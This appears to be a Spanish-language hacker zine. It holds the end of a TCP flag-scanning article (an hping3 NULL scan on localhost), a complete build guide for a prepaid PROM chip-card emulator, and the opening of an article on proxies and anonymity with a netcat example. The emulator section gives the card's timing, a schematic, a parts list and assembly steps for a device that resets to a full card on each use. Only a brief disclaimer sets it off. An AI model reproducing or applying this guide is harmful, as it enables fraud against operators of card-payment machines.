cada Sistema Operativo responderá siguiendo sus estándares, aunque deberían seguir el estándar de TCP (RFC #793) no todos lo hacen, tal es el caso de Microsoft que al recibir un paquete con cero FLAGS, este las descarta (envía RST-ACK), entonces si hacemos un NULL SCAN contra un sistema basado en Windows siempre recibiremos PUERTOS CERRADOS, entonces, este tipo de scan no funciona contra plataformas basadas en dicho OS. Cuando se ejecuta contra otro OS, por lo general este no responde nada y suponemos que el puerto está abierto.

Este testeo fué hecho contra un sistema basado en UNIX (mi *localhost*):

```
[root@localhost contHACKto]# hping3 -p 23 localhost -c 3
HPING localhost (lo 127.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=0 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=1 win=0 rtt=0.1 ms
len=40 ip=127.0.0.1 ttl=64 DF id=0 sport=23 flags=RA seq=2 win=0 rtt=0.1 ms

--- localhost hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.1/0.1/0.1 ms
[root@localhost contHACKto]# hping3 -p 80 localhost -c 3
HPING localhost (lo 127.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes

--- localhost hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

FIGURA 7.1.-HPING 'NULL SCAN'

CONCLUSION

Bien, como pueden ver esto es tan solo un par de técnicas utilizando FLAGS de TCP, aunque existen muchos tipos de scan más estos son algunos de los más utilizados hoy en día. Espero se haya comprendido completamente y si no...Dudas,comentarios o cualquier cosa a: nitr0us@0hday.org

REFERENCIAS

[1]
TCP/IP Illustrated Volume 1
Richard Stevens
http://www.danitrous.org/papers/TCP-IP_Illustrated_Vol1.chm

[2]
RFC N. 793
http://www.rfc-es.org/getfile.php?rfc=0793

[3]
Apache Web Server
www.apache.org

[4]
Ethereal – Network protocol Analyzer
www.ethereal.com

[5]
Aztek-connect Scanner
http://www.danitrous.org/code/nitrous/AzteK-onnect_scanner_v1.0.c

[6]
IDS – Intrusion Detection System
http://www.danitrous.org/papers/VF-ids-protoloco.txt

[7]
A brief programming tutorial in C for raw sockets
http://mixter.void.ru/rawip.html

[8]
Nmap - Network exploration tool and security scanner
www.insecure.org/nmap

[9]
Hping – Network analyzer tool
www.hping.org

Emulador de tarjetas PROM.

José Manuel García

Introducción

En la actualidad, está muy extendido el uso de las llamadas tarjetas chip. Esta denominación incluye varios tipos de tarjetas cuyas únicas características comunes son el tamaño (tipo tarjeta de crédito) y la inclusión de un chip en lugar de una banda magnética como medio para almacenar datos. Por lo demás, las tarjetas chip pueden estar destinadas a usos muy diversos, y los chips que utilizan pueden ir desde una simple PROM hasta sistemas basados en microcontroladores capaces de codificar y almacenar datos con altos niveles de seguridad.

En este estudio se tratan de forma específica las tarjetas PROM a nivel teórico y práctico, y la manera de construir un circuito simple que sea capaz de emular el funcionamiento de una tarjeta original. Si bien se podría haber conseguido esto con un solo microcontrolador programable, he optado por un diseño algo mayor, pero más fácil de construir, ya que no requiere de un programador o un grabador de EPROMs, ni de ajuste alguno para su construcción y puesta en funcionamiento.

Tarjetas PROM




Fig. 1.

Patilla:	Significado:
1	GND: Masa lógica.
2	V_{pp}: Tensión de programación (+21V).
3	D_{out}: Salida de datos.
4	No utilizada.
5	RST: Reset (activo a nivel bajo).
6	CLK: Clock (activo en flanco de bajada).
7	D_{in}: Entrada de datos.
8	V_{cc}: Alimentación (+5V).

Tabla 1.

Las tarjetas PROM más habituales contienen en su interior una PROM de 256 bits, organizados en 256 direcciones de 1 bit. El direccionamiento de dicha PROM lo realiza un circuito contador de 8 bits, de forma que cuando el contador está en la dirección *n*, podemos leer o escribir en dicha posición *n*. Para avanzar a la siguiente dirección, sólo hay que darle un impulso a la entrada de reloj del contador, y entonces, éste apuntará a la siguiente dirección, *n* + 1.

Existe además una entrada de reset que pone a cero el contador. Además, el contador de direcciones es cíclico, de forma que si está en la posición 20 y queremos acceder a la 18, podemos hacer un reset y dar 18 pulsos de reloj, o bien no utilizar el reset y dar 254 pulsos de reloj.

En la figura 1 aparece la numeración de las patillas de un chip de tarjeta PROM estándar, y en la tabla 1 el significado de cada patilla o contacto.

En la figura 2 se puede ver la cronología de las señales para un ciclo de reset, de lectura o de escritura.




Fig. 2.

Durante un reset, V_{pp} debe estar a +5V, el estado de D_{in} es indiferente, y RST debe estar a cero. En estas condiciones, durante el flanco de bajada de CLK, se pone a cero el contador de direcciones interno. Para el resto de operaciones, la patilla RST debe estar a nivel alto.

En estas condiciones, una vez hecho un reset, tendremos en D_{out} el dato almacenado en la dirección 0 de la PROM. Si ahora damos un pulso de reloj, cuando CLK vuelve a estado bajo, tendremos en D_{out} el dato de la dirección 1 de la PROM, y así sucesivamente, hasta llegar a 255, en que volvería a la dirección 0.

Si durante un pulso de reloj V_{pp} está puesto a +21V, el estado de D_{in} quedará almacenado en la dirección de la PROM que indicara el contador interno. A este respecto, es conveniente aclarar un par de cosas: una PROM en blanco, o virgen, tiene almacenadas en todas sus direcciones ceros. Podemos convertir uno de esos datos en un 1, pero jamás podremos poner un cero donde había un 1. Por tanto, si durante un ciclo de escritura en D_{in} hay un cero, el contenido de la PROM no variará. Por otro lado, la PROM de las tarjetas comerciales, tiene una zona “reservada”, en la que no se puede escribir. Esta zona ocupa las 96 primeras direcciones de la PROM, y ha sido escrita en fábrica y protegida fundiendo un fusible interno. En esta zona reservada, están almacenados datos acerca del fabricante, el tipo de tarjeta, la empresa para la que ha sido fabricada, valor de la tarjeta y n ⊐ de serie. El resto de direcciones suelen contener ceros, aunque en algunas tarjetas, algunas direcciones, normalmente de la 96 a la 105, o bien de la 246 a la 255, han sido puestos a 1 durante el control de calidad en fábrica.

Cuando una tarjeta es introducida en un lector, éste lee la zona reservada y comprueba si la tarjeta es de esa empresa y de qué valor es. Si la tarjeta es válida, va leyendo el resto de la tarjeta para averiguar hasta donde ha sido escrita y calcula cuánto le queda por gastar. Conforme se van gastando pasos, el lector va poniendo a 1 direcciones de la PROM y leyéndolas para verificar que han sido bien escritas, hasta llegar a una dirección determinada en que calcula que la tarjeta está completamente agotada.

Emulador

Lógicamente, para emular una tarjeta PROM tendremos que realizar un circuito capaz de responder como una tarjeta real, pero si queremos que sea reutilizable, deberá ser posible borrarla, es decir, hacer que siempre que la introduzcamos en un dispositivo de lectura, se comporte como una tarjeta nueva.

Por tanto, nuestro emulador deberá responder a la lectura de los primeros 96 bits como lo haría una tarjeta real, y deberá permitir que se escriba y se lea en el resto, almacenando los valores escritos hasta que nosotros queramos, o, al menos, durante el rato que dure su utilización.

Nuestro emulador ha sido diseñado de acuerdo con esta idea, es decir, con las siguientes especificaciones: debe responder en las primeras 96 direcciones (0 - 95) como una tarjeta estándar, y en el resto (96 - 255), debe responder con 0 mientras no se escriba otra cosa (como si fuera una tarjeta recién comprada), y cuando se escriba un 1 en una dirección, ese dato debe poder ser leído en sucesivas operaciones de lectura. Además, debe responder ante un ciclo de RESET como lo haría una tarjeta real, es decir, inicializando el contador de direcciones a 0, pero sin que se borre el contenido de dichas direcciones de memoria.

Como primera aproximación, nuestro emulador consta de los siguientes bloques:

- Un circuito contador; se encargará de ir contando como lo haría el contador interno de una tarjeta comercial, para que nuestro circuito “sepa” cuál es la dirección en la que el dispositivo lector va a escribir o leer, y cuándo está en la zona reservada y cuándo no. El chip encargado de esta función es un 4040.

- Una ROM de 96 bits, conteniendo una copia exacta de los primeros 96 bits de la tarjeta que se quiere emular. La ROM más barata y que mejor se ajusta a estas características es el propio chip de una tarjeta comercial (puede ser usada, puesto que el contenido de esta zona reservada no varía de una tarjeta nueva a una gastada).

- Una memoria RAM estática de, al menos, 160 bits; se encargará de almacenar los datos que vaya escribiendo el lector, como si fuera una PROM, pero con la diferencia de que puede ser borrada. Para esta función se ha elegido un chip de tipo 4537, una RAM en tecnología CMOS de 256 bits.

- Un decodificador de direcciones que asegure que en las primeras 96 direcciones funcione nuestra ROM y en el resto nuestra RAM. En nuestro circuito, esta función la realizan un par de puertas.

Como se podrá observar, aparte de la tarjeta usada, el resto de componentes no cuesta más de 200 pesos.

Diseño práctico

En la figura 3 se puede ver el esquema del emulador. Para explicar su funcionamiento, veremos qué componentes intervienen en cada una de los tres tipos de operaciones que debe realizar, reset, lectura y escritura, así como el funcionamiento en el momento de la desconexión de la fuente de alimentación externa (proporcionada por el propio dispositivo lector).

Durante un ciclo de reset, IC1 pone su contador interno a 0, puesto que sus patillas 5 y 6 están directamente conectadas a las patillas 5 y 6 de CON1. El reseteo de IC5 es algo más complejo. El conjunto formado por R1, R2 e IC2C, se encarga de que en la salida de IC2C haya un 1 siempre que la tensión de programación (+21 V) esté desactivada en la patilla 2 de CON1. En estas condiciones, si en la patilla 6 de CON1 aparece un 1, en la salida de IC3A habrá también un 1. El conjunto formado por D4, D5 y R4, actúa como una puerta AND, y el conjunto de T1 y R5 como un inversor. En estas condiciones, al pasar a nivel bajo la patilla 5 de CON1, en el cátodo de D4 aparece un 1 y , por tanto, en el ánodo de D4 y D5 aparece un 1, lo cual hará que IC5 se resetee. El conjunto de R6 y C2 tiene por objeto retrasar el pulso de RESET un poco respecto al de CLOCK, para evitar que una vez reseteado IC5, durante la caída de la señal de reloj, cuente un paso.




Fig. 3

En los ciclos de lectura, IC3D y la puerta OR formada por D2, D3 y R3, actúan como decodificador de direcciones, de forma que en el cátodo de D2 y D3 aparece un 1 cuando el valor del contador IC5 es mayor que 95, y un 0 si el valor del contador está en el rango de 0 a 95. El conjunto formado por IC2A, IC2B, IC3B, IC3C e IC2D actúa como un puerto de dos entradas y una salida, de forma que en las direcciones de 0 a 95 los datos se lean de IC1 y en las direcciones de 96 a 255 se lean de IC4.

Durante un ciclo de escritura, siempre se escribe en la RAM (IC4), y el conjunto formado por R1, R2 e IC2C se encarga de generar la señal de Write Enable para IC4 a partir de la tensión de programación (V_{pp}).

Cuando se desconecta la tensión de alimentación del circuito (al extraer el emulador del lector de tarjetas), el conjunto formado por D1 y C1 actúan como una pequeña alimentación de emergencia. El motivo de incluir este dispositivo es evitar que en un pequeño corte de la alimentación se pierdan los datos almacenados en IC4. Con los valores descritos, los datos persistirán en la RAM durante unos segundos (depende del modelo usado para IC4), al cabo de los cuales se borrarán, quedando el emulador en condiciones de volver a usarse. En caso necesario, se puede incluir un pulsador que cortocircuite C1 a través de una resistencia de 100 ohmios, para provocar un borrado manual.

Construcción

Para la construcción del emulador se ha diseñado el circuito impreso de la figura 4. Como puede observarse, alberga todos los componentes, incluido el chip de una tarjeta usada. Debido al pequeño grosor de las tarjetas comerciales (0.8mm ± 0.1mm), será necesario utilizar placa de circuito impreso flexible de una sola cara, en la que se efectuará el trazado de las pistas por el método que se prefiera, pero respetando especialmente la forma en la zona que actuará como conector del emulador. Antes de insertar y soldar los componentes, es importante dar la forma adecuada a sus patillas para evitar que deformen la placa. Se utilizará un soldador de poca potencia (menos de 25W) con toma de tierra, para evitar daños a los circuitos integrados. Si no se dispone de soldador con toma de tierra, es recomendable utilizar zócalos para dichos circuitos integrados.




Fig. 4

Lista de componentes:
IC1: Chip de tarjeta usada.
IC2: 4001
IC3: 4081
IC4: 4537

IC5: 4040
T1: BF320
D1-D5: 1N4148
R1, R3, R4: 10K (0.25W)
R2: 2K2 (0.25W)
R5: 470Ω (0.25W)
C1: 10µ F 16V
C2: 100nF

En la figura 5 está la lista de componentes empleados. Empezaremos por soldar los ocho puentes, para los que se utilizará cable de pequeña sección con funda aislante (es muy importante colocar los puentes antes que el resto de componentes, ya que algunos quedarán debajo de IC3 e IC4). A continuación soldaremos las resistencias y los condensadores, teniendo en cuenta que C1 tiene polaridad. Después los diodos, prestando atención a la posición de la marca; D2 debe soldarse de forma que permita posteriormente insertar el circuito integrado IC3. A continuación se soldará el transistor T1. El siguiente componente es el chip de una tarjeta usada, pero antes de soldarlo a la placa debemos prepararlo. Recortaremos de una tarjeta usada, sólo el cuadrado que incluye el chip y los ocho contactos, ya que el resto de la tarjeta es sólo plástico. Colocándolo sobre una superficie metálica que facilite la disipación de calor, soldaremos lo más rápido posible (para evitar que se caliente en exceso), un hilito de cobre a cada patilla, lo más cerca posible del borde del cuadrado. Pegaremos con pegamento el chip en su sitio (por la cara de plástico, es decir, con los contactos hacia arriba), y soldaremos los hilos a la placa de circuito impreso. Por último, soldaremos los circuitos integrados, dejando para el final IC4, por ser el más sensible (nótese que IC4 va en distinta postura que el resto de los circuitos integrados).

Una vez terminado, es muy importante proteger el circuito para que la cara de cobre no haga contacto con el chasis del lector de tarjetas. Para ello, pegaremos una lámina de plástico adhesivo (lo venden en papelerías) por la parte de las pistas de cobre, con cuidado de que no haga burbujas, y quede perfectamente liso, al menos en la parte que se introducirá en el lector. Una vez pegado, cortaremos y retiraremos el cuadrado correspondiente a la zona que hará de conector (esta operación se debe hacer con cuidado para no dañar las pistas de cobre o la propia placa de circuito impreso). En el prototipo, añadí además una lámina de plástico (la recorté de un separador de un bloc) pegada sobre la cara de componentes, para aproximar el grosor del emulador al de una tarjeta real (unos 0.8mm), y, al mismo tiempo, darle más rigidez.

Notas finales

En el diseño no se ha previsto un circuito de puesta a cero de la memoria RAM, debido a que en las pruebas, con una RAM de tipo MCM14537AL, todas las direcciones se ponían a 0 espontáneamente al alimentarla. Sin embargo, no hay garantía de que otros modelos se comporten igual, por lo que, dentro de lo posible, es recomendable utilizar ese modelo en concreto.


Por último, hay que hacer hincapié en que el circuito sólo debe utilizarse con fines experimentales, y en ningún caso con fines lucrativos ni comerciales. El utilizarlo en equipos de pago automático puede ser constitutivo de delito.

Proxifying for fun and profit

Ksaver
http://drfriki.blogspot.com

En términos sencillos, un servidor proxy es un equipo intermediario, que se sitúa entre el sistema del usuario e Internet (espero que los más "puristas" no me desprecien por ésta definición tan raquítica).

Habitualmente, nuestra computadora se conecta a Internet "directamente" (o a través de los servidores de nuestro ISP, pero para fines prácticos, esa sería una conexión "directa"), como se muestra en la imagen:



Al conectarnos a Internet a través de un servidor proxy, éste hará la petición de información por nosotros y nos enviará de regreso la respuesta. Nuevamente aclararé el concepto con una imagen:

Tipos de servidores proxy

Existen diferentes tipos de servidores proxy, que se pueden clasificar en servidores de aplicación, de hardware, dedicados, genéricos, por protocolo: http, ftp, gopher etc, pero una clasificación metódica y en profundidad no es el objetivo de este artículo. Para fines didácticos, nos limitaremos a revisar los proxies http, socks4 y socks5.

Proxy http

Este tipo de proxy es el más común, se le conoce también con el nombre de Proxy Web. Se encarga de solicitar una página web "remota" y la regresa al cliente que originalmente hizo la petición.

La mayoria de las veces lo hace de forma "transparente", es decir, que el cliente no se da cuenta que la solicitud se realiza a través de un proxy.

Este tipo de proxy es utilizado ampliamente en redes empresariales (muchos ISP incluídos) con el fin de mejorar el rendimiento y el control de las conexiones a sitios web. En muchos casos (la mayoría) el servidor proxy web guarda en caché una copia de las páginas accesadas recientemente o con mayor frecuencia. Esto produce un incremento sustancial en la velocidad de descarga de la página solicitada, ya que en

realidad lo que veremos es una copia del sitio original (algunos describen éste incremento de velocidad como "impresionante").

Proxy socks4

Este tipo de proxy permite el acceso a internet en forma trasparente a casi cualquier tipo de aplicación cliente-servidor, no se limita al protocolo http.

El servidor proxy controla que cliente puede acceder a un servidor externo y pasa la petición al servidor. Puede ser usado también de forma inversa, permitiendo a los clientes de fuera del firewall conectarse a los servidores de dentro del firewall (servidores internos).

Proxy socks5

Básicamente es una extensión del protocolo Socks4, a la cual se le agregaron mejoras en la capa de seguridad, y ofrece más opciones de autenticación.

¿Para qué se utiliza un Servidor Proxy?

Por sus características funcionales, un servidor proxy puede ser utilizado para incrementar la velocidad de la conexión a un servidor, obtener mayor control de la conexión (por ejemplo restringir el acceso a algunos sitios poco deseables), disminuir tráfico excesivo o ahorrar ancho de banda..

Uno de los usos más extendidos actualmente es incrementar la privacidad y el "anonimato" al navegar por internet. Es en este aspecto en el que centraremos nuestra mira en este artículo.


Usando servidores proxy

Existen en diversos sitios de internet que contienen listas de servidores proxy, actualizadas diariamente y disponibles para el público. Una de las listas más conocidas es la que está en el sitio www.proxylists.net, donde se encuentra más información y recursos varios sobre servidores proxy.


Vamos a conectarnos a través de uno de los proxies disponibles en ese sitio, para hacer algunas pruebas.

La mayoría de los navegadores web actuales permiten modificar fácilmente su configuración para conectarse a la web a través de un servidor proxy http.

En el navegador Firefox 3, seguimos esta secuencia de menúes para hacerlo: Edit --> Preferences --> Advanced --> Network. Nos aparecerá el siguiente panel de configuración:



En la pestaña "Network" presionamos el botón "Settings" y se nos presentará el siguiente panel:



Aquí es donde podremos especificar los servidores proxy http, ftp, socks4/5, etc. Una vez realizada la configuración, pulsamos sobre el botón "OK".

Para facilitar aún más la configuración de la conexión a través de proxies, existen algunas aplicaciones provistas en forma de "add-ons" o extensiones para el navegador Firefox; una de las mejores que he probado es "FoxyProxy". Se puede obtener éste y otros add-ons desde el menú Tools--> Add-ons, o desde el sitio oficial de Mozilla:

https://addons.mozilla.org/en-US/firefox/addon/2464

En el sitio oficial se encuentran otras extensiones para Firefox que siven para lo mismo, una de las más conocidas es "Tor-Button", pero personalmente me ha funcionado mejor FoxyProxy.

Proxificando "a mano"...

Para ir entrando en calor, podemos hacer algunos pequeños ejercicios con la herramienta "netcat" (nc), para aclarar un poco las cosas:

Una conexión directa a un sitio web sería algo semejante a esto (para mejor comprensión, se especifica con un ">" lo que nosotros escribimos, y un "<" lo que el servidor responde):

```
>nc -vv google.com 80
..google.com [64.233.187.99] 80 (http) open
>GET / HTTP/1.0
>(enter)
>(enter)
```

<HTTP/1.0 302 Found
<Location: http://www.google.com/ (...)

Lo que acabamos de hacer, es lo que mejor sabe hacer nuestro navegador web al conectarse a un sitio web: una petición HTTP.

